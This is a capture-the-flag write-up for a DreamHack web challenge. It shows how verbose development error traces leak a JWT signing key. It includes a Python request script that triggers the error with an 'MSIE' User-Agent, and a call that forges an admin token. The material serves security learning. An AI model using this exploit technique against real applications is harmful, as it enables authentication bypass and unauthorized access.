Room / Challenge: development-env (Web)
Metadata
- Author:
jameskaois - CTF: DreamHack
- Challenge: development-env (web)
- Link:
https://dreamhack.io/wargame/challenges/783 - Level:
2 - Date:
20-11-2025
Goal
The development environment source code is deployed in production, leverage this to get the flag.
My Solution
The source code has 2 main routes /validate, /:
app.get('/', async (req, res) => {
    try {
        let token = req.cookies.auth || '';
        const payloadData = await cryptolib.readJWT(token, 'FAKE_KEY');
        if (payloadData) {
            userflag = payloadData['uid'] == 'admin' ? flag : 'You are not admin';
            res.render('main', { username: payloadData['uid'], flag: userflag });
        } else {
            res.render('login');
        }
    } catch (e) {
        if (isDevelopmentEnv) {
            res.json(JSON.parse(parsetrace(e, { sources: true }).json()));
        } else {
            res.json({ message: 'error' });
        }
    }
});

app.post('/validate', async (req, res) => {
    try {
        let contentType = req.header('Content-Type').split(';')[0];
        if (
            ['multipart/form-data', 'application/x-www-form-urlencoded'].indexOf(contentType) === -1
        ) {
            throw new Error('content type not supported');
        } else {
            let bodyKeys = Object.keys(req.body);
            if (bodyKeys.indexOf('id') === -1 || bodyKeys.indexOf('pw') === -1) {
                throw new Error('missing required parameter');
            } else {
                if (
                    typeof database[req.body['id']] !== 'undefined' &&
                    database[req.body['id']] === req.body['pw']
                ) {
                    if (
                        req.get('User-Agent').indexOf('MSIE') > -1 ||
                        req.get('User-Agent').indexOf('Trident') > -1
                    )
                        throw new Error('IE is not supported');
                    jwt = await cryptolib.generateJWT(req.body['id'], 'FAKE_KEY');
                    res.cookie('auth', jwt, {
                        maxAge: 30000,
                    }).send("<script>alert('success');document.location.href='/'</script>");
                } else {
                    res.json({ message: 'error', detail: 'invalid id or password' });
                }
            }
        }
    } catch (e) {
        if (isDevelopmentEnv) {
            res.status(500).json({
                message: 'devError',
                detail: JSON.parse(parsetrace(e, { sources: true }).json()),
            });
        } else {
            res.json({ message: 'error', detail: e });
        }
    }
});
Based on the description, it is a hint that the development source code is published to production. We can find that vulnerable code:
if (isDevelopmentEnv) {
    res.status(500).json({
        message: 'devError',
        detail: JSON.parse(parsetrace(e, { sources: true }).json()),
    });
} else {
    // ...
}
We can see that if isDevelopmentEnv it will log the error however the vulnerable code here is parsetrace() this lib doesn’t just log out the errors but will log out the source code that related to the errors. Therefore in this line of code, if we can make the error exists:
if (req.get('User-Agent').indexOf('MSIE') > -1 || req.get('User-Agent').indexOf('Trident') > -1)
    throw new Error('IE is not supported');
jwt = await cryptolib.generateJWT(req.body['id'], 'FAKE_KEY');
res.cookie('auth', jwt, {
    maxAge: 30000,
}).send("<script>alert('success');document.location.href='/'</script>");
We can see the FAKE_KEY (real key), then we can use it to create our JWT token to bypass the check in /. Make a request to this route to trigger error:
import requests

url = "http://host8.dreamhack.games:11966/validate"

headers = {
    "Content-Type": "application/x-www-form-urlencoded",
    "User-Agent": "MSIE" # Triggers the error
}

data = {
    "id": "guest",
    "pw": "guestPW"
}

response = requests.post(url, headers=headers, data=data)
print(response.text)

Let’s beautify it and get the JWT key:
 Using the code in
 customcrypto.js to get the admin JWT:
generateJWT('admin', 'kitxxxxxxxxxxxx').then(token => console.log(token));

Add auth cookie value in / and get the flag: